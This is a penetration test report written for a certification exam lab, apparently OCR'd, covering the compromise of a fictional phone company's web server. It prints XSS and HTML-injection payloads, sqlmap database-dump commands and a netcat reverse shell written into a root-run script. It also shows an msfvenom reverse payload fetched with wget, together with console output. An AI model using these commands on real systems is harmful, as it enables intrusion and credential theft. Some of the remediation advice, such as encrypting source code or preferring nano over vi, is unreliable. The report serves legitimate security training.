PENETRATION TEST REPORT


ECPPT EXAM

SCENARIO

Foophonesels

Table of Contents

Pie chart report summary:



Executive Summary

This report details the results of internal and external infrastructure penetration tests of the foophonesel web application. Additionally, the purpose of this report was to identify security vulnerabilities and provide recommendations to help increase the level of security. This report proves that the security level of foophonesels is very weak.

The initial web application has multiple code injections that lead to a complete takeover of all hosts and domains in scope. A sql injection attack was able to view foophonesels database information, which an attacker could use to gather valuable information about the company as well as the web application's general users and employees.The web application was vulnerable to PGI argument injection remote code execution, and since no antivirus was installed, a root access was obtained, allowing privilege escalation as well as reaching other hosts and the domain in scope. If root access was not provided to the web application, it would not be possible to provide root access to other hosts and domains within the scope. For this reason, the web application must be evaluated critically as it is the entry point to the internal network.

Once the new host was discovered on the corporate network, psexec remote authentication became possible with or without login credentials. It is important to disable the psexec module in Windows because this will disable remote login to foofonesels systems.

After gaining root access on one of the corporate network hosts, a buffer overflow vulnerability was discovered in the client manager service application. An exploit was developed using mona and msfvenom, located on a Windows 7 virtual machine, immune debugger. With this exploit, another root shell was obtained in the corporate network. It's important to review developers' code before deploying it to production. Additionally, encrypting application codes will make it much more difficult for attackers to create an exploit.

A Metasploit post exploit module was used to gain ssh credentials allowing ssh login to the DMZ server and gaining root access. This is due to incorrect configuration of WinSCP, so it is important to update this system to the latest version available.

A php file z-cmd.php was discovered in a user directory on the DMZ server, allowing the user to run root commands. This could also allow an attacker to run the root command on the DMZ server after hacking the user system. A normal user should not be allowed to run root commands; Only administrative users should be able to run root commands.

In conclusion, this report contains some recommendations that will help improve the security of the foofonesels servers.

General recommendations

• Install antivirus protection on all systems in order to stop running malicious files such as mimikatz, kiwi and msfvenom payloads.

• Install WAF application firewall as it would help filter and block any malicious traffic travelling to the web application.

• Update to a newer version of windows as they are less vulnerable.

• Disable psexec module on all systems as this will prevent remote authentication.

• Check all kernel versions on all host to see if there are any available exploit.

• Advise employees to not leave important files openly on their local.

• Review developers code before deployment.

• Rebuild the customer management service application and thoroughly review the source code and test for buffer overflow during development.

• Encrypt application source code

• Use a more secured hashing algorithm such as SHA-512

Severity Scoring

Severity	Critical	High	Medium	Low
Count	7	6	1	1

Critical – immediate threat to key business processes.

High – Direct threat to key business processes.

Medium – Indirect threat to key business processes or partial threat to business processes.

Low – No direct threat exists. Vulnerabilities may be exploited using other vulnerabilities.

Operating system discovered

Host	Operating System
foophonesels	Ubuntu 8.04
10.185.10.27	Windows 7 Professional 7600
10.185.10.34	Windows 7 Professional 7600
10.185.10.55	Windows 7 Professional 7600
10.185.11.127	Ubuntu 12.04.5

Table Summary of findings

ID	Vulnerability	Description	Hosts	Threat Level
001	Reflected Cross-Site Scripting	Although this vulnerability focuses on the client side it is important to fix this vulnerability.	foophonesels	HIGH
002	HTML Injection	The welcome web page url does not sanitise user input and the output is not encoded therefore html injection was possible	foophonesels	HIGH
003	SQL Injection	This type of attack is a big threat as it could lead to the deletion of all available database used	foophonesels	CRITICAL
004	PHP-CGI Argument Injection Remote Code Execution (cve2012-1823	Sanitising user inputs is important as if users inputs are not sanitized, this exploit will execute.	foophonesels	CRITICAL
005	Privilege Escalation by sudo	Sudo -l can allow an attacker to get information on what file can run as root which can potentially give root access to the attacker	foophonesels	CRITICAL
006	No Antivirus installed	An attacker is able to upload malicious content or file even as a low level shell.	foophonesels	HIGH
007	Weak Password Hashing	Attackers can use password cracking tools such as john the ripper to crack weak password hashing	foophonesels	CRITICAL
008	Route and pivot setup	With the help of autoroute and portscan modules, routing and pivoting to other host was easily configured.	foophonesels	MEDIUM

ID	Vulnerability	Description	Hosts	Threat Level
009	MS17_010_PSEXEC	This vulnerability allowed authentication buy having both username and password.	10.185.10.34	CRITICAL
010	MS17_010_PSEXEC – No credentials needed	This vulnerability allowed authentication without having to confirm username and password.	10.185.10.27	CRITICAL
011	New Target Discovered	After routing, two new host were found which allow due to a user leaving a clue on their local.	10.185.10.27 10.185.10.34	LOW
012	No Antivirus installed	It is important to install antivirus programs as an attacker will be able to upload malicious content to gain root access	10.185.10.34	HIGH
013	Buffer Overflow	This is a serious threat to the company, as an attacker can gain a remote code execution and easily gain root access.	10.185.10.55	CRITICAL
014	WinSCP misconfiguration	Weak authentication. using a meterpreter post enumeration, login credential were found	10.185.10.55	HIGH
015	Bypassing Privilege escalation	A user had a file that allows them to run root commands. By using curl, an attacker can run root commands.	10.185.11.127	HIGH

Reflected Cross-Site Scripting

Foophonesels.com (10.90.60.80) - High


A Reflected XSS was found on the “Welcome to Foo Phones, LLC!” page as the URL parameter does not sanitise user input correctly and the output is not encoded. This can allow an attacker to inject malicious client-side script and target other users of the web application.

Reproduction: It was possible to insert an alert payload in the URL which resulted in the server returning an alert message in an alert box. This shows that an attacker can insert JavaScript code or files into the URL and could be parsed by the victim browser.


Payload:

```
<script>alert(test)</script>
```

Attack Scenario: Disclosure of end user files, installation of Trojan horse programs, redirecting other users of the app to another page or modifying the presentation of content.



Vulnerable URL Link



Reflected XSS

Recommendation:

User supplied URI should be parsed and components validated before including it in the response. Install a WAF application firewall such as AWS WAF or Cloudflare WAF as it will filter and block any malicious traffic travelling to the web application.

HTML Injection

Foophonesels.com(10.90.60.80) - High


Seeing that the URL parameter does not sanitise user input correctly, an HTML Injection attack is also possible at the "Welcome to Foo Phones, LLC!" page. This attack is quite similar to a Cross-site Scripting attack but it is an attack that only allows the injection of HTML tags that allows an attacker to supply valid HTML code and inject their own content into the web page.

Reproduction: I inserted a content within the <h2><h2> tags and it was possible to change the original content to my inserted content.

Payload:

- <h2>HTML TEST<h2>

Attack Scenario: an attacker can craft a malicious link asking users for sensitive information i.e login credentials



Original content

HTML Injection

Recommendation:

Script should filter metacharacters from user input. Data to be displayed as HTML should be HTML encoded i.e replace characters such as '<' and '>' with < and > or for entity numbers (<).

SQL Injection


Foophonesels (10.90.60.80) - Critical

The application is vulnerable to SQL Injection attack that makes it possible for an attacker to execute arbitrary SQL commands in the queries that the application makes to the database.


Reproduction: I was able to dump contents of all stored databases used on the application by running the following commands:

- sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 --dbs --flush-session
- sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 --flush-session tables -D phpcollab
- sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 --flush-session --dump -D phpcollab -T employee
- sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 --flush-session --dump -D mysql -T user

Attack scenario: an attacker can use SQL injection to bypass application security measures. It is also possible to add, modify, and delete records in the database.



SQLmap --dbs command



Phpcollab database

Dumping employee login credentials

Dumping Users

Recommendation:


developers should enforce input validation and resort to prepared statements (parametrized quaries) for DB query preparation as they are considered secured from this attack.

PHP-CGI Argument Injection Remote Code Execution (cve-2012-1823)

Foophonesels (10.90.60.80) - Critical From previous attacks where I discovered that the application does not correctly handles malicious request i.e the URI is passed to the php-cgi binary with the lack of filtering or encoding and also seeing that the application was built on an older version of php, I decided to use the php-cgi argument injection exploit in Metasploit.

Reproduction: this exploit can be used manually by using a proxy tool like Burp Suit or any other tools allowing you to send HTTP POST request. Metasploit also has this exploit installed so I decided to use Metasploit. Running msfconsole, I set the rhost to 10.90.60.80 and set the lhost to my tun0 ip 172.16.40.5 and I was able to get a meterpreter shell.

Attack scenario: An attacker may use this exploit to bypass authentication, modify the remote database, add malicious script to the database, or take control of the remote operating system.




Recommendation:
Upgrade to a newer version of php, disable CGI mode, and deploy WAF solutions.

Privilege Escalation by sudo rights

Foophonesels (10.90.60.80) - Critical

The shell that I gained from the CGI Argument injection remote code execution exploit was a low level shell that didn't allow me to enumerate further. However, I was able to get some useful information on this shell like identifying the system info and finding files that I didn't have access to. In order to enumerate more, I would need a root shell.


- **Uname -r**
- **lsb_release -a** : discovered the system to be a linux binbox 1.6.24-19-generic
- **sudo -l**



Sudo allows you to run commands as root without having to log in as a different user.

With the Sudo -l command, I was able to tell that the user www-data was able to execute backup.pl directory as root and inside that directory was a copy.sh file and since it's a bash file, command inside it will be executed as root so I took advantage of that and I modified it with arbitrary command which gave me root access.

- echo "nc -e /bin/sh 172.16.40.5 9999" > /root/copy.sh



- nc -lvnp 9999 – I listened on port 9999 and waited for a connection to occur.

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -lvnp 9999
listening on [any] 9999 ...
```

- sudo /usr/bin/perl /root/backup.pl – I ran this command to execute the copy.sh and I was able to gain root access.

```
meterpreter > shell
Process 4993 created.
Channel 0 created.
uname -a
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
No LSB modules are available.
sudo -l
User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl /root/backup.pl
echo "nc -e /bin/sh 172.16.40.5 9999" > /root/copy.sh
sudo /usr/bin/perl /root/backup.pl
```

Starting connection

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -lvnp 9999
listening on [any] 9999 ...

connect to [172.16.40.5] from (UNKNOWN) [10.90.60.80] 37607
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty; pty.spawn("/bin/bash")'
root@foophonesels:/var/www2#
```

Nc connection to gain root

During enumeration on the netcat root shell, I kept on loosing connection so I decided to get a meterpreter shell instead and knowing that I would need to pivot on to other networks to root DMZ, a meterpreter shell was what I wanted. To do this, i started up a meterpreter handler to listen out for a connection on port 4444.

I used msfvenom to generate a payload listening on port 4444 and I was able to upload it onto the nc root shell using SimpleHTTPServer and wget to import the file.

- **msfvenom -p cmd/unix/reverse_python LHOST=172.16.40.5 LPORT=4444 -f raw > reverse.py** : create a reverse_python file

```
┌──(root㉿kali)-[~]
└─# msfvenom -p cmd/unix/reverse_python LHOST=172.16.40.5 LPORT=4444 -f raw > reverse.py
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes

┌──(root㉿kali)-[~]
└─# ls | grep reverse.py
reverse.py
```

- **Python3 -m http.server 8001** : open file transfer connection

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.90.60.80 - - [23/Apr/2024 09:39:52] "GET /reverse.py HTTP/1.0" 200 -
```

- **wget http://172.16.40.5:8001/reverse.py** : import reverse.py file to the root netcat shell.
- **chmod +x reverse.py** : change file permission
- **./reverse.py** : start connection

```
wget http://172.16.40.5:8001/reverse.py
--22:57:09--  http://172.16.40.5:8001/reverse.py
           => `reverse.py'
Connecting to 172.16.40.5:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 360 [text/x-python]

100%[======================================>] 360           --.--K/s

22:57:11 (92.99 MB/s) - `reverse.py' saved [360/360]

root@foophonesels:/tmp# chmod +x reverse.py
chmod +x reverse.py
root@foophonesels:/tmp# ./reverse.py
./reverse.py
```

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_p
set payload cmd/unix/reverse_perl        set payload cmd/unix/reverse_php_ssl     set payload cmd/unix/reverse_python_ssl
set payload cmd/unix/reverse_perl_ssl    set payload cmd/unix/reverse_python
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.40.5:4444
[*] Command shell session 1 opened (172.16.40.5:4444 → 10.90.60.80:48462) at 2024-04-23 09:45:25 -0400
```

Upgrade shell_to_meterpreter

```
#  Name                                  Disclosure Date  Rank    Check  Description
-  ----                                  ---------------  ----    -----  -----------
0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade
```

```
msf6 post(multi/manage/shell_to_meterpreter) > set lhost tap0
lhost => 172.16.40.5
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.40.5:4433
[*] Sending stage (1017704 bytes) to 10.90.60.80
[*] Meterpreter session 2 opened (172.16.40.5:4433 → 10.90.60.80:58256) at 2024-04-23 09:49:48 -0400
[*] Sending stage (1017704 bytes) to 10.90.60.80
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         shell cmd/unix                              172.16.40.5:4444 → 10.90.60.80:48462 (10.90.60.80)
  2         meterpreter x86/linux  root @ 10.90.60.80  172.16.40.5:4433 → 10.90.60.80:58256 (10.90.60.80)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : 10.90.60.80
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 4947 created.
Channel 30 created.
id
uid=0(root) gid=0(root) groups=0(root)
```

Upgrade Shell to meterpreter

Recommendation:

Attackers are particularly interested in compromising sudo users as it will allow them to run any command as a root user. Admin user needs to manage their sudo users to prevent sudo misuse. Use nano to edit files rather than vi and if a user needs read access to a file, add this user to a specific group that have permission to read that file.

No Anti virus installed.

Foophonesels (10.90.60.80) - High

I was able to upload a msfvenom payload using http.server from my local to the web server and was also able to execute this payload that gained me root access.

Attackers can upload malicious files or send a malicious link of a malware to one of your employee which can affect your entire system including your network.

An example to a known malware is spyware, this malware logs your entire action i.e inserting banking information, login credentials. Another example is Wiper, this malware can wipe your hard drive of your computer.

Recommendation:

Install anti-virus systems.

